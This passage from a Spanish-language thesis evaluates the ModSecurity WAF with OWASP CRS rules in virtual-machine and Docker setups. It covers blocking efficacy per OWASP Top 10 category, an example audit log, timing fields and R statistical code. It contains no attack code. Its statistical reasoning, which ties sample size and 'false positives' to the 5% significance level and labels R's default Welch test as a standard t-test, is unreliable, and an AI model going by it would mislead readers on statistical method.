De manera similar, ModSecurity 2.9 se instaló en un servidor Apache 2.4.57 configurado como proxy inverso en ambiente de contenedores, con Docker 24.0.6, sobre el sistema operativo CentOS 7 *minimal*. El proceso exitoso de implementación se detalla en el Anexo D. Los requisitos de *hardware* y dependencias de *software* también fueron tomadas en consideración previo a la instalación, al igual que en el escenario de máquinas virtuales. Posterior a la instalación, fue necesario la modificación de las variables de entorno en los archivos de configuración del WAF para evitar conflictos cuando se ejecuten varias imágenes Docker simultáneamente, agregándole un nivel de dificultad adicional. La configuración de las reglas CRS de OWASP tiene el mismo grado de complejidad respecto al escenario de máquinas virtuales.

En el escenario de contenedor Docker se tiene la ventaja de la portabilidad, característica que permite la encapsulación de las dependencias y configuraciones que

facilita la integración ágil en diferentes entornos de pruebas y producción, sin preocuparse por las diferencias en la infraestructura que está por debajo.

4.3 Eficacia de la solución WAF *open source* sobre escenarios de máquinas virtuales y contenedores ante diferentes vectores de ataque.

Los resultados de ejecutar varios vectores de ataque para las vulnerabilidades reportadas en el *framework* OWASP Top 10 en contra de servidores web vulnerables sin la protección de la solución WAF en la topología de red (Anexo A), y con la protección de la solución WAF en ambientes de máquinas virtuales y contenedores (Anexos C y E) son presentados en la Tabla 4.4. Para esto, se realizó un proceso de codificación con la finalidad de que la variable categórica con la que se determina la eficacia de las soluciones WAF sea transformada en una variable numérica que esté acorde al enfoque cuantitativo de la investigación. Es así que se asigna un valor de 1 cuando se bloquea el ataque de la vulnerabilidad, y 0 cuando no se bloquea el ataque.

Tabla 4.4

Eficacia de las soluciones WAF frente a vectores de ataque para las vulnerabilidades reportadas en OWASP Top 10

Vulnerabilidad reportada en OWASP Top 10	Sin solución WAF en la red	Solución WAF (Máquina Virtual)	Solución WAF (Contenedor)
A01:2021 - Pérdida de control de acceso	0	0	0
A02:2021 - Fallas criptográficas	0	1	1
A03:2021 - Inyección	0	1	1
A04:2021 - Diseño inseguro	0	1	1
A05:2021 - Configuración de seguridad incorrecta	0	1	1
A06:2021 - Componentes vulnerables y desactualizados	0	1	1
A07:2021 - Fallas de identificación y autenticación	0	1	1
A08:2021 - Fallas en el <i>software</i> y en la integridad de los datos	0	1	1
A09:2021 - Fallas en el registro y monitoreo	0	1	1
A10:2021 - Falsificación de solicitudes del lado del servidor	0	1	1
Total	0	9	9

Nota: 1 = Se bloquea y 0 = No se bloquea

Como se puede apreciar en la Tabla 4.4, la solución WAF en ambos escenarios evaluados demostró ser eficaz para nueve de las diez categorías contempladas en el *framework* OWASP Top 10. Sin embargo, el resultado para la primera categoría “A01:2021 Pérdida de control de acceso” no fue satisfactorio. Esto se debió a que las pruebas se llevaron a cabo utilizando el *Core Rule Set* en sus versiones CRS-3.3.4 y CRS-3.3.5 con cambios menores en las configuraciones predeterminadas, y del análisis, se determinó que para abordar esta categoría específica se requiere la implementación de reglas personalizadas que se ajusten a la funcionalidad de acceso de cada aplicativo web específico.

Una vez caracterizadas las soluciones WAF *open source*, implementado el laboratorio virtualizado, ejecutadas las pruebas planificadas, y determinada la eficacia mediante una comparación entre los escenarios sobre los que se trabajó en este proyecto, se llevó a cabo un análisis estadístico para los metadatos relacionados al tiempo de procesamiento de las solicitudes bloqueadas en el WAF de la red, los cuales son registrados en los *logs* de auditoría de ModSecurity.

Para poner en contexto al lector, previo al detalle del análisis estadístico ejecutado, en la Figura 4.2 se presenta el ejemplo de un *log* de auditoría registrado por ModSecurity durante el desarrollo de las pruebas en el laboratorio implementado. Así mismo, en la Tabla 4.5 se presenta el detalle de la estructura de los *logs* de auditoría de ModSecurity.

De la estructura de los *logs* de auditoría que se registran, es destacable el parámetro “Stopwatch”, el cual está expresado en microsegundos y conformado por nueve variables cuya descripción de funcionalidad, basada en la documentación oficial de ModSecurity (owasp-modsecurity, 2022), se presenta a continuación:

- p1 – Fase 1 del procesamiento que se ejecuta inmediatamente después de que Apache haya completado la lectura de los encabezados de la solicitud, haciendo un cotejamiento entre los argumentos y las reglas escritas para esta sección específica.
- p2 – Fase 2 del procesamiento donde se coteja el cuerpo de la solicitud con la mayoría de las reglas escritas para proteger las aplicaciones. ModSecurity admite tres tipos de codificación para el cuerpo de la solicitud, *application/x-www-form-urlencoded* utilizado para transferir datos de formulario,

multipart/form-data utilizado para transferencias de archivos, y *text/xml* utilizado para pasar datos XML.

- p3 – Fase 3 del procesamiento en la que se analizan los encabezados de la respuesta justo antes de ser enviada al cliente.
- p4 – Fase 4 del procesamiento donde se coteja el cuerpo de la respuesta con reglas escritas para inspeccionar el HTML saliente en busca de divulgación de información, mensajes de error o texto de autenticación fallida.
- p5 – Fase 5 del procesamiento donde se inspeccionan los mensajes de error registrados por Apache. En esta fase no se puede negar/bloquear conexiones ya que es demasiado tarde.
- sr – *Storage Read* o tiempo de lectura de datos desde el almacenamiento, es el parámetro que permite determinar la eficiencia con la que ModSecurity puede acceder a datos relacionados con la solicitud actual almacenados en memoria o en archivos temporales en disco.
- sw – *Storage Write* o tiempo de escritura de datos en el almacenamiento, es el parámetro que permite determinar la eficiencia con la que ModSecurity puede guardar datos relacionados con la solicitud actual en memoria o en archivos temporales en disco.
- l – *Logging Time* o tiempo para hacer el registro en los archivos de auditoría.
- gc – *Garbage Collection* o tiempo de procesamiento interno de limpieza y gestión de la memoria.

Para el análisis estadístico se utilizó el lenguaje computacional R, una herramienta potente para cálculos científicos y numéricos. Se recolectó un total de veinte muestras del parámetro “Stopwatch” para el vector de ataque en cada una de las nueve categorías del framework OWASP Top 10 en las que las dos soluciones WAF demostraron ser eficaces. El número de muestras seleccionadas tiene relación con el nivel de significancia de 5% escogido para el análisis, lo que equivale a una confiabilidad del 95% en los resultados. Estos criterios se pueden interpretar también como que una muestra, de las veinte recolectadas, fue un falso positivo, hecho que representa el 5% del total de observaciones. Si se trabajase con un número inferior de muestras, manteniendo el nivel de significancia de 5%, el número de falsos positivos será menor que la unidad, lo que no es aplicable para este análisis.

Figura 4.2

Ejemplo de un log de auditoría registrado por ModSecurity

```

--8aa3ca17-A--
[18/Oct/2023:12:09:03.086645 --0500] ZTARL7RctISxN1TcTmtDxQAAAAA 192.168.10.150 37348 192.168.10.5 80
--8aa3ca17-B--
CONNECT push.services.mozilla.com:443 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Proxy-Connection: keep-alive
Connection: keep-alive
Host: push.services.mozilla.com:443

--8aa3ca17-F--
HTTP/1.1 404 Not Found
Content-Length: 288
Content-Type: text/html; charset=iso-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

--8aa3ca17-H--
Message: Access denied with code 403 (phase 2). Match of "within %{tx.allowed_methods}" against "REQUEST_METHOD" required. [file "/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/REQUEST-911-METHOD-ENFORCEMENT.conf"] [line "44"] [id "911100"] [msg "Method is not allowed by policy"] [data "CONNECT"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272/220/274"] [tag "PCI/12.1"]
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 192.168.10.150] ModSecurity: Access denied with code 403 (phase 2). Match of "within %{tx.allowed_methods}" against "REQUEST_METHOD" required. [file "/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/REQUEST-911-METHOD-ENFORCEMENT.conf"] [line "44"] [id "911100"] [msg "Method is not allowed by policy"] [data "CONNECT"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272/220/274"] [tag "PCI/12.1"] [hostname "push.services.mozilla.com"] [uri "/" ] [unique_id "ZTARL7RctISxN1TcTmtDxQAAAAA"]
Action: Intercepted (phase 2)
Apache-Handler: proxy-server
Stopwatch: 1697648766483205 9889 ( - - -)
Stopwatch2: 1697648766483205 9889; combined=874, p1=533, p2=154, p3=0, p4=0, p5=187, sr=142, sw=0, l=0, gc=0
Producer: ModSecurity for Apache/2.9.6 (http://www.modsecurity.org/); OWASP_CRS/3.3.4.
Server: Apache/2.4.6 (CentOS)
Engine-Mode: "ENABLED"

--5ab97374-Z--

```

Nota: Figura elaborada por el autor, (Reyes, 2024).

Tabla 4.5

Detalle de la estructura de los logs de auditoría de ModSecurity


Identificador de sección	Descripción
A	Encabezado del registro de auditoría (obligatorio)
B	Encabezados de la solicitud
C	Cuerpo de la solicitud
D	Reservado
E	Cuerpo de la respuesta
F	Encabezados de la respuesta
G	Reservado
H	Cola del registro de auditoría, contiene datos adicionales
I	Cuerpo reducido de solicitud multiparte, excluye archivos
J	Información sobre archivos cargados (solicitudes multiparte)
K	Lista de todas las reglas que coincidieron con la transacción
Z	Límite final (obligatorio)

Nota: Recuperado de “ModSecurity Handbook” (Folini & Ristić, 2021)

Así mismo, se asume que las muestras siguen una distribución normal y se realiza una prueba de Levene para determinar la igualdad de varianzas entre los grupos. Verificar esto, previo a la ejecución de las pruebas t-estándar o t-Welch, dependiendo de si las varianzas de los grupos no son significativamente diferentes, o si, respectivamente, permite asegurar que los resultados del análisis estadístico realizado son válidos y confiables. El proceso para el análisis estadístico realizado se ilustra en el diagrama de flujo de la Figura 4.3.

Figura 4.3

Diagrama de flujo para el análisis estadístico de las variables de procesamiento



Nota: Figura elaborada por el autor, (Reyes, 2024).

A manera de ejemplo, en la Figura 4.4 se presenta un fragmento del código de R utilizado para crear el *data-frame* de los resultados del tiempo de procesamiento para las variables p1, p2, p5 y sr de los dos escenarios de estudio, en la categoría A02:2021 - Fallas criptográficas del OWASP Top 10. Así mismo, el código contempla la ejecución de las pruebas de Levene y t-estándar para la variable de procesamiento p1. En este caso particular, el valor p resultante de la prueba de Levene es 0.9690, lo que significa que la varianza de los grupos, p1 para máquinas virtuales y p1 para contenedores, no son significativamente diferentes. Cotejando el valor resultante de la prueba de Levene con el diagrama de flujo presentado en la Figura 4.3, corresponde la ejecución de la prueba t-estándar. El resultado de la prueba t-estándar es de 0.0088, y al ser menor que 0.05, se traduce en que hay una diferencia significativa entre las medias

de los grupos con un mayor tiempo de procesamiento p1 en el escenario de contenedores.

Siguiendo esta misma metodología, y teniendo en cuenta que en algunos casos se debe ejecutar una prueba t-Welch en lugar de una prueba t-estándar, se realizó el análisis estadístico para todas las variables de procesamiento en las nueve categorías donde las soluciones WAF demostraron ser eficaces. Los resultados de los valores p obtenidos se presentan en la Tabla 4.6.

Figura 4.4

Fragmento de código de R para el análisis estadístico de variables de procesamiento

```
library(sur)
library(car)

esl_p1<-rep('P1',20)
esl_mv<-rep('MV',20)
esl_dc<-rep('Docker',20)
esl_p2<-rep('P2',20)
esl_p5<-rep('P5',20)
esl_sr<-rep('SR',20)

esl_p1_mv<-c(929,1208,821,944,1054,550,496,465,490,603,465,542,548,793,633,590,488,745,501,567);
esl_p1_dc<-c(2908,820,1031,884,779,1022,950,864,851,886,824,1008,788,843,942,921,859,922,838,883);
esl_p2_mv<-c(1064,1225,1189,990,1268,1043,1259,77,1080,1133,980,1250,1103,981,1309,1161,1027,1242,1040,1076);
esl_p2_dc<-c(359,1413,1317,1375,1402,1456,1402,1417,1277,1338,1405,1340,1369,1280,1364,1520,1290,1336,1305,1394);
esl_p5_mv<-c(207,395,170,168,225,284,131,120,126,165,145,164,129,168,209,186,164,166,125,141);
esl_p5_dc<-c(1090,176,245,428,256,150,478,364,183,211,254,217,455,526,153,251,198,226,193,165);
esl_sr_mv<-c(342,509,186,264,241,124,131,113,112,148,106,123,119,167,126,140,113,233,105,126);
esl_sr_dc<-c(881,300,351,281,221,279,242,223,234,216,240,279,218,286,267,304,230,280,218,256);

tiempos<-c(esl_p1_dc,esl_p1_mv,esl_p2_dc,esl_p2_mv,esl_p5_dc,esl_p5_mv,esl_sr_dc,esl_sr_mv)
metrica<-c(esl_p1,esl_p1,esl_p2,esl_p2,esl_p5,esl_p5,esl_sr,esl_sr)
Entorno<-c(esl_dc,esl_mv,esl_dc,esl_mv,esl_dc,esl_mv,esl_dc,esl_mv)
ataque_1 <- data.frame(
  "Tiempo" = tiempos,
  "Metrica" = metrica,
  "Entorno" = Entorno)

#####

# Datos para MV y Docker para la métrica P1
datos_MV_P1 <- ataque_1$Tiempo[ataque_1$Entorno == 'MV' & ataque_1$Metrica == 'P1']
datos_Docker_P1 <- ataque_1$Tiempo[ataque_1$Entorno == 'Docker' & ataque_1$Metrica == 'P1']

# Prueba de Levene P1
datos_levene_P1 <- c(datos_MV_P1, datos_Docker_P1)

# Crear un vector que indique a qué grupo pertenece cada observación
grupo_1 <- rep(c("MV", "Docker"), each = 20)

# Realizar la prueba de Levene
resultado_levene <- leveneTest(datos_levene_P1, grupo_1)
print(resultado_levene)
# Realizar la prueba t estandar P1
t.test(datos_MV_P1, datos_Docker_P1)

#####
```


Nota: Figura elaborada por el autor, (Reyes, 2024).

Desde la Figura 4.5 hasta la Figura 4.13 se presentan los diagramas de cajas de las métricas del procesamiento de solicitudes de las soluciones WAF para las nueve categorías de OWASP Top 10 consideradas. Es importante aclarar que solo se tomaron

en cuenta aquellas variables del parámetro “Stopwatch” que mostraron un cambio apreciable durante el proceso de muestreo.

Figura 4.5


Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-02:2021 - Fallas criptográficas”



Nota: Figura elaborada por el autor, (Reyes, 2024).

Figura 4.6


Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-03_2021 - Inyección”



Nota: Figura elaborada por el autor, (Reyes, 2024).

Figura 4.7


Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-04:2021 - Diseño inseguro”



Nota: Figura elaborada por el autor, (Reyes, 2024).

Figura 4.8


Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-05:2021 - Configuración de seguridad incorrecta”



Nota: Figura elaborada por el autor, (Reyes, 2024).

Figura 4.9


Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-06:2021 - Componentes vulnerables y desactualizados”



Nota: Figura elaborada por el autor, (Reyes, 2024).

Figura 4.10


Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-07:2021 - Fallas de identificación y autenticación”



Nota: Figura elaborada por el autor, (Reyes, 2024).

Figura 4.11

